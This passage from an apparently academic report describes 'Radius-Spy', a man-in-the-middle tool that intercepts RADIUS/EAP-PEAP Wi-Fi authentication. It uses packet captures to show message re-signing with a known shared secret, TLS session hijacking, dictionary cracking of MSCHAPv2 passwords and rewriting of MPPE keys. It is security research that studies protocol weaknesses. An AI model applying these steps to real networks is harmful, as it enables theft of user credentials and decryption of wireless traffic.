282  169.254.63.15   53.417617781  169.254.63.2    RADIUS    115  Access-Challenge(11) (id=1, l=73)
291  169.254.63.2    53.430967550  169.254.63.15   RADIUS    244  Access-Request(1) (id=2, l=202)
295  169.254.63.15   53.432400445  169.254.63.2    RADIUS    106  Access-Challenge(11) (id=2, l=64)
302  169.254.63.2    53.444137354  169.254.63.15   RADIUS    320  Access-Request(1) (id=3, l=278)
```

Figure 21Wireshark capture

Radius-Spy must decode and interpret the Radius messages. In particular, the Access-Request and Access-Challenge messages. This is implemented in the file radiuspacket.go. Once the Radius message is decoded, *Radius-Spy* has to save the information provided by the attributes in the Access-Request message into the context for the current user (see `func updateContextFromPacket`).

If *Radius-Spy* proceeds to modify an attribute from a Radius message that has been intercepted, the destination will reject it. The authenticator field and the authenticator-message attribute (type 80) are signatures of the Radius message, therefore, every time a field is modified, the signatures must be recalculated so that the destination can accept the message after validating it from the signatures. For that, *Radius-Spy* must know or discover the *secret* shared between NAS and authentication server. Provided that *Radius-Spy* knows the shared secret, it can modify these fields and they will be validated by the destination. As example, the attribute Called-Station-ID is modified. For Access-request messages, only the authenticator-message must be recalculated.




```
Attribute Value Pairs
  AVP: l=9 t=User-Name(1): testing
  AVP: l=6 t=NAS-IP-Address(4): 127.0.0.1
  AVP: l=25 t=Called-Station-Id(30): 00-19-86-81-1B-84:Famez
    Type: 30
    Length: 25
    Called-Station-Id: 00-19-86-81-1B-84:Famez
  AVP: l=18 t=Message-Authenticator(80): fef7ce4c354352eb5a59550d172e1990
Attribute Value Pairs
  AVP: l=9 t=User-Name(1): testing
  AVP: l=6 t=NAS-IP-Address(4): 127.0.0.1
  AVP: l=29 t=Called-Station-Id(30): 00-19-86-81-1B-84:Famez-MOD
    Type: 30
    Length: 29
    Called-Station-Id: 00-19-86-81-1B-84:Famez-MOD
  AVP: l=18 t=Message-Authenticator(80): ff6cead31a3bb64ce25b68aabd190203
```

Figure 22Radius attributes modification

Radius-Spy will recalculate the authenticator field by calling the function `func RecalculateMsgAuth` and the authenticator-message attribute by calling the function `func CalculateResponseAuth`.


Once *Radius-Spy* has decoded the attributes from the Radius message and is capable of modifying them, we focus on the EAP-message attribute (type 79) that contains the EAP messages sent by the peer. The first EAP message sent by the peer is the identity of the user.



```
AVP: l=14 t=EAP-Message(79) Last Segment[1]
  Type: 79
  Length: 14
  EAP fragment: 0238000c0174657374696e67
  Extensible Authentication Protocol
    Code: Response (2)
    Id: 56
    Length: 12
    Type: Identity (1)
    Identity: testing
```

Figure 23EAP identity message


The authentication server answers back proposing the EAP-GTC method to carry out the credentials exchange.



```
RADIUS Protocol
  Code: Access-Challenge (11)
  Packet identifier: 0x1e (30)
  Length: 73
  Authenticator: 3e57f7bea566ffd240b8ac5e1f8a4338
  [This is a response to a request in frame 109]
  [Time from request: 0.003835000 seconds]
  Attribute Value Pairs
    AVP: l=17 t=EAP-Message(79) Last Segment[1]
      Type: 79
      Length: 17
      EAP fragment: 01b0000f0650617373776f72643a20
      Extensible Authentication Protocol
        Code: Request (1)
        Id: 176
        Length: 15
        Type: Generic Token Card EAP (EAP-GTC) (6)
        EAP Data: 50617373776f72643a20
```

Figure 24EAP-GTC message

Then, the peer refuses to use such as insecure method by responding back with a LegacyNak EAP message and proposing another EAP method more secure. In the study case, the peer proposes PEAP as preferred method.



```
AVP: l=8 t=EAP-Message(79) Last Segment[1]
    Type: 79
    Length: 8
    EAP fragment: 02b000060319
  Extensible Authentication Protocol
      Code: Response (2)
      Id: 176
      Length: 6
      Type: Legacy Nak (Response Only) (3)
      Desired Auth Type: Protected EAP (EAP-PEAP) (25)
AVP: l=18 t=State(24): 84bc0e5c840c08f7417c60ab6ac59d27
```

Figure 25Legacy NAK message

At this moment, the authentication server and the peer start to exchange PEAP messages.

The purpose of PEAP is to establish a TLS session between peer and authentication server. *Radius-Spy* needs to intercept the PEAP messages and start a TLS session with the peer and another one with the authentication server for the *Radius-Spy* software to obtain the TLS payload in cleartext.





Figure 26TLS session hijacking

PEAP can fragment the TLS payloads into several PEAP messages. This is notified by setting the More Fragments flag.




```
Wireshark · Paket 523 · wireshark_DF978118-EC93-4E53-B4F9-2C2FC792B106_20190714133600_a1...
        Length: 247
        EAP fragment: af5857acb4e05cd34178091cd3c8958db497cb7fec851085...
      ˅ Extensible Authentication Protocol
          Code: Request (1)
          Id: 184
          Length: 1004
          Type: Protected EAP (EAP-PEAP) (25)
        ˅ EAP-TLS Flags: 0xc0
            1... .... = Length Included: True
            .1.. .... = More Fragments: True
            ..0. .... = Start: False
            .... .000 = Version: 0
          EAP-TLS Length: 1137
        > [2 EAP-TLS Fragments (1137 bytes): #523(994), #530(143)]
        ˅ Secure Sockets Layer
          > TLSv1.2 Record Layer: Handshake Protocol: Server Hello
```

```
Wireshark · Paket 530 · wireshark_DF978118-EC93-4E53-B4F9-2C2FC792B106_20190714133600_a1...
        Length: 151
        EAP fragment: 01b900951900d24f07b64b66b48ae5698d3cd2a6a404cc71...
      ˅ Extensible Authentication Protocol
          Code: Request (1)
          Id: 185
          Length: 149
          Type: Protected EAP (EAP-PEAP) (25)
        ˅ EAP-TLS Flags: 0x00
            0... .... = Length Included: False
            .0.. .... = More Fragments: False
            ..0. .... = Start: False
            .... .000 = Version: 0
        > [2 EAP-TLS Fragments (1137 bytes): #523(994), #530(143)]
        ˅ Secure Sockets Layer
          > TLSv1.2 Record Layer: Handshake Protocol: Server Hello
          > TLSv1.2 Record Layer: Handshake Protocol: Certificate
```

Figure 27TLS payload fragmented

Radius-Spy calls the function `func (context *ContextInfo) AddTLSServerPayload(payload []byte)` to store the fragmented TLS payload.

When receiving a fragmented packet, *Radius-Spy* needs to send a "kind of ACK" which consists in an empty EAP-PEAP message (there are no either set flags or payload in the message).




```
▼ AVP: t=EAP-Message(79) l=8 Last Segment[1]
    Type: 79
    Length: 8
    EAP fragment: 020600061900
  ▼ Extensible Authentication Protocol
      Code: Response (2)
      Id: 6
      Length: 6
      Type: Protected EAP (EAP-PEAP) (25)
    ▼ EAP-TLS Flags: 0x00
        0... .... = Length Included: False
        .0.. .... = More Fragments: False
        ..0. .... = Start: False
        .... .000 = Version: 0
▶ AVP: t=State(24) l=18 val=6df1fcc76ff7e51411ca5eefea79432
▶ AVP: t=Message-Authenticator(80) l=18 val=33bdc57ceece781

02 06 00 06 19 00
```

Figure 28PEAP ACK Message

The start of the TLS conversation happens when the Authenticator server sends an EAP-PEAP message where the flag start is set.



```
˅ AVP: l=8 t=EAP-Message(79) Last Segment[1]
    Type: 79
    Length: 8
    EAP fragment: 01b100061920
  ˅ Extensible Authentication Protocol
      Code: Request (1)
      Id: 177
      Length: 6
      Type: Protected EAP (EAP-PEAP) (25)
    ˅ EAP-TLS Flags: 0x20
        0... .... = Length Included: False
        .0.. .... = More Fragments: False
        ..1. .... = Start: True
        .... .000 = Version: 0
```

Figure 29TLS session start

The PEAP messages exchanged with the authentication server are processed by `func manageServerPeap` whereas the messages exchanged with the peer are processed by `func manageNASPeap`. Both functions will manage the 4-way handshake and obtain the TLS payload in cleartext (see [RFC2246], Section 7.4).





Figure 304-way handshake

Also, when the 4-way handshake has finished with the peer, the TLS keyring material is exported for later use to derive keys. This is done by *Radius-Spy* by calling `func EkmFromMasterSecret`.



```
Wireshark · Paket 148 · wireshark_DF978118-EC93-4E53-B4F9-2C2FC792B106_20190714133600_a1...
    Type: 79
    Length: 84
    EAP fragment: 02b100521980000000481603010043010003f03015c641f...
  ⌄ Extensible Authentication Protocol
      Code: Response (2)
      Id: 177
      Length: 82
      Type: Protected EAP (EAP-PEAP) (25)
    > EAP-TLS Flags: 0x80
      EAP-TLS Length: 72
    ⌄ Secure Sockets Layer
      > TLSv1 Record Layer: Handshake Protocol: Client Hello
> AVP: l=18 t=State(24): 84bc0e5c850d17f7417c60ab6ac59d27
> AVP: l=18 t=Message-Authenticator(80): 7a2da38977dd612d682370c985af35b2
No.: 148 · Time: 9.838006 · Source: 169.254.63.2 · Destination: 169.254.63.15 · Protocol: RADIUS · Length: 320 · Info: Access-Request(1) (id=32, l=278)
```


```
Wireshark · Paket 153 · wireshark_DF978118-EC93-4E53-B4F9-2C2FC792B106_20190714133600_a1...
    Type: 79
    Length: 188
    EAP fragment: d298b18c15df45fb4572cc0cfc9c132d600b1d1ea6300e23...
  ⌄ Extensible Authentication Protocol
      Code: Request (1)
      Id: 178
      Length: 945
      Type: Protected EAP (EAP-PEAP) (25)
    > EAP-TLS Flags: 0x00
    ⌄ Secure Sockets Layer
      > TLSv1 Record Layer: Handshake Protocol: Server Hello
      > TLSv1 Record Layer: Handshake Protocol: Certificate
      > TLSv1 Record Layer: Handshake Protocol: Server Hello Done
> AVP: l=18 t=State(24): 84bc0e5c870f17f7417c60ab6ac59d27
No.: 153 · Time: 9.857741 · Source: 169.254.63.15 · Destination: 169.254.63.2 · Protocol: RADIUS · Length: 1051 · Info: Access-Challenge(11) (id=32, l=1009
```

```
Wireshark · Paket 163 · wireshark_DF978118-EC93-4E53-B4F9-2C2FC792B106_20190714133600_a1...
    Type: 79
    Length: 85
    EAP fragment: aa164c00e2fbad447bba86344bc9fe42625620061f8fac34...
  ⌄ Extensible Authentication Protocol
      Code: Response (2)
      Id: 178
      Length: 336
      Type: Protected EAP (EAP-PEAP) (25)
    > EAP-TLS Flags: 0x80
      EAP-TLS Length: 326
    ⌄ Secure Sockets Layer
      > TLSv1 Record Layer: Handshake Protocol: Client Key Exchange
      > TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      > TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
No.: 163 · Time: 9.926431 · Source: 169.254.63.2 · Destination: 169.254.63.15 · Protocol: RADIUS · Length: 576 · Info: Access-Request(1) (id=33, l=534)
```

```
Wireshark · Paket 167 · wireshark_DF978118-EC93-4E53-B4F9-2C2FC792B106_20190714133600_a1...
    Type: 79
    Length: 67
    EAP fragment: 01b3004119001403010001011603010030530a9ec3fff4b1...
  ⌄ Extensible Authentication Protocol
      Code: Request (1)
      Id: 179
      Length: 65
      Type: Protected EAP (EAP-PEAP) (25)
    > EAP-TLS Flags: 0x00
    ⌄ Secure Sockets Layer
      > TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      > TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
> AVP: l=18 t=State(24): 84bc0e5c810917f7417c60ab6ac59d27
> AVP: l=18 t=Message-Authenticator(80): e476cfe42bf3c09a798a4244dd6ddc60
No.: 167 · Time: 9.931311 · Source: 169.254.63.15 · Destination: 169.254.63.2 · Protocol: RADIUS · Length: 165 · Info: Access-Challenge(11) (id=33, l=123)
```

Figure 31TLS handshake between peer and Radius-Spy


When the handshake has finished, an “ACK” message must be sent by the peer that has started the handshake (the TLS client). When managing the conversation between the peer to be authenticated and and *Radius-Spy*, the intruder expects to receive an “ACK” message. On the other hand, when dealing with the TLS conversation between *Radius-Spy* and authentication server, *Radius-Spy* must generate an “ACK” message as shown before.



```
▾ AVP: t=EAP-Message(79) l=8 Last Segment[1]
    Type: 79
    Length: 8
    EAP fragment: 020600061900
  ▾ Extensible Authentication Protocol
      Code: Response (2)
      Id: 6
      Length: 6
      Type: Protected EAP (EAP-PEAP) (25)
    ▾ EAP-TLS Flags: 0x00
        0... .... = Length Included: False
        .0.. .... = More Fragments: False
        ..0. .... = Start: False
        .... .000 = Version: 0
▸ AVP: t=State(24) l=18 val=6df1fcc76ff7e51411ca5eefea79432
▸ AVP: t=Message-Authenticator(80) l=18 val=33bdc57ceece781

02 06 00 06 19 00
```

Figure 32PEAP Ack Message


1
2
3
4
Close
Help
Close
Help
Wireshark · Packet 3332 · enp0s3
Wireshark · Packet 3333 · enp0s3

```
▸ AVP: t=Framed-MTU(12) l=6 val=1400
▾ AVP: t=EAP-Message(79) l=217 Last Segment[1]
    Type: 79
    Length: 217
    EAP fragment: 020500d7190016030100cc010000c803032247309f524d62...
  ▾ Extensible Authentication Protocol
      Code: Response (2)
      Id: 5
      Length: 215
      Type: Protected EAP (EAP-PEAP) (25)
    ▸ EAP-TLS Flags: 0x00
    ▾ Secure Sockets Layer
      ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake
▸ AVP: t=State(24) l=18 val=6df1fcc76cf4e51411ca5eefea794329
▸ AVP: t=Message-Authenticator(80) l=18 val=af7fdf3711204d116b505d98ce0
```


```
    EAP fragment: 010700951900dcb0df63f9e5a98316ab2acc0ae21e506d30...
  ▾ Extensible Authentication Protocol
      Code: Request (1)
      Id: 7
      Length: 149
      Type: Protected EAP (EAP-PEAP) (25)
    ▸ EAP-TLS Flags: 0x00
    ▸ [2 EAP-TLS Fragments (1137 bytes): #3329(994), #3331(143)]
    ▾ Secure Sockets Layer
      ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
      ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
      ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
      ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
▸ AVP: t=Message-Authenticator(80) l=18 val=608744ba6c558e75ba1169bc197982a7
▸ AVP: t=State(24) l=18 val=6df1fcc76ef6e51411ca5eefea794329
```

```
▸ AVP: t=Connect-Info(77) l=24 val=CONNECT 54Mbps 802.11g
▸ AVP: t=Acct-Session-Id(44) l=19 val=59273A80-00000002
▸ AVP: t=Framed-MTU(12) l=6 val=1400
▾ AVP: t=EAP-Message(79) l=134 Last Segment[1]
    Type: 79
    Length: 134
    EAP fragment: 02070084190016030300461000004241049 9a34294618305...
  ▾ Extensible Authentication Protocol
      Code: Response (2)
      Id: 7
      Length: 132
      Type: Protected EAP (EAP-PEAP) (25)
    ▸ EAP-TLS Flags: 0x00
    ▾ Secure Sockets Layer
      ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake
      ▸ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Ciph
      ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake
▸ AVP: t=State(24) l=18 val=6df1fcc76ef6e51411ca5eefea794329
▸ AVP: t=Message-Authenticator(80) l=18 val=1e1f0f7ba9fafa5173b6016c8906
```

```
    Packet identifier: 0x20 (32)
    Length: 115
    Authenticator: 05961c119d43750ccc07c9f2eb268536
    [This is a response to a request in frame 3332]
    [Time from request: 0.001582583 seconds]
  ▾ Attribute Value Pairs
    ▾ AVP: t=EAP-Message(79) l=59 Last Segment[1]
        Type: 79
        Length: 59
        EAP fragment: 0108003919001403030001011603030028a25bee130a9a90...
      ▾ Extensible Authentication Protocol
          Code: Request (1)
          Id: 8
          Length: 57
          Type: Protected EAP (EAP-PEAP) (25)
        ▸ EAP-TLS Flags: 0x00
        ▾ Secure Sockets Layer
          ▸ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
          ▸ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
    ▸ AVP: t=Message-Authenticator(80) l=18 val=8fafaac997ec86c134693338ac785f15
    ▸ AVP: t=State(24) l=18 val=6df1fcc769f9e51411ca5eefea794329
```

Figure 33The handshake process between Radius-Spy and authentication server

And the "ACK" message:



```
▾ AVP: t=EAP-Message(79) l=8 Last Segment[1]
    Type: 79
    Length: 8
    EAP fragment: 020800061900
  ▾ Extensible Authentication Protocol
      Code: Response (2)
      Id: 8
      Length: 6
      Type: Protected EAP (EAP-PEAP) (25)
    ▾ EAP-TLS Flags: 0x00
        0... .... = Length Included: False
        .0.. .... = More Fragments: False
        ..0. .... = Start: False
        .... .000 = Version: 0
▸ AVP: t=State(24) l=18 val=6df1fcc769f9e51411
▸ AVP: t=Message-Authenticator(80) l=18 val=f1

 02 08 00 06 19 00
```

Figure 34PEAP ACK message

At this point, *Radius-Spy* is capable of decrypting the TLS content from the PEAP messages in cleartext and analyse its content.

The content of the TLS payload in cleartext consists of MsCHAPv2 messages. The MsCHAPv2 messages are treated in `func manageMsChapV2`.





Figure 35MsCHAPv2 challenge

The only way for *Radius-Spy* to have acknowledge of the user's password is by obtaining the authenticator challenge, the peer challenge and the nt-response from the MsCHAPv2 messages and by performing a dictionary attack with a list of possible passwords and once the calculated nt-response is identical to the sniffed one, the password is discovered.

After the credential exchange from the MsCHAPv2 messages has finished, the authentication server sends a EAP-TLV success message answered back with the same message by the peer.

As a final step to accomplish the authentication process, the authentication server sends a Radius Access-Accept message which is intercepted by *Radius-Spy*, because the MPPE key attributes must be modified so that they match with the keys expected by the peer as implemented in `func processEapSuccessResponse`.



```
27 169.254.63.10   0.740251       169.254.63.15   RADIUS   211 Access-Accept(2) (id=72, l=169)
28 169.254.63.15   0.740398       169.254.63.2    RADIUS   211 Access-Accept(2) (id=71, l=169)
```

At this point, the authentication process has finished and one can confirm that Radius-Spy knows the secret shared between peer and authentication server and the credentials for the user that has been authenticated. Radius-Spy can also calculate the keys derived for packet encryption in the 802.11 network.

CHAPTER 7. CONCLUSIONS AND PROPOSALS

Through this report, we have learned how the Radius protocol and the EAP protocol work in a context where the NAS is an access point of an 802.11 network and within this context, we have learned how the credentials exchange is performed as well as the security measures implemented in both protocols to avoid packet manipulation and assure the integrity and authenticity of the messages. We have also developed a tool to track the authentication process and in case that the exchanged authentication data is not robust enough (password and secret not robust enough) we are able to discover them and derive the keys used for encryption of packets exchanged in the 802.11 network. We are also capable of transmitting such keys to the NAS so that both the NAS and the peer use the same key suite and in addition we have also knowledge of this key suite.

7.1 CONCLUSIONS

Even though we were able to develop a tool that compromises the security of the credentials exchange in the environment for this case study, the tool could be already improved to perform much more tasks. The tool has only been tested in one scenario which is the scenario that corresponds to the case study.

The tool should be tested in different environments to validate it and in a concurrent manner where several peers try to authenticate at the same time to verify that the tool can work concurrently. The tool should be also tested when different NAS communicate at the same time with the authentication server.

One can also read this document to have a global vision of the way the Radius and EAP protocols work and how to try to find weaknesses in such protocols. One can also learn how the keys for cyphering are derived from the TLS session for their use later in the encryption/decryption of packets in the WIFI (802.11) network.

7.2 FUTURE WORK AND POSSIBLE EXTENSIONS

Although we have done a good approach to the objectives that we wanted to achieve in this report, several improvements can be implemented for the *Radius-Spy* tool:

- A database where to track and store every message that *Radius-Spy* intercepts and also every secret or password that has been cracked.
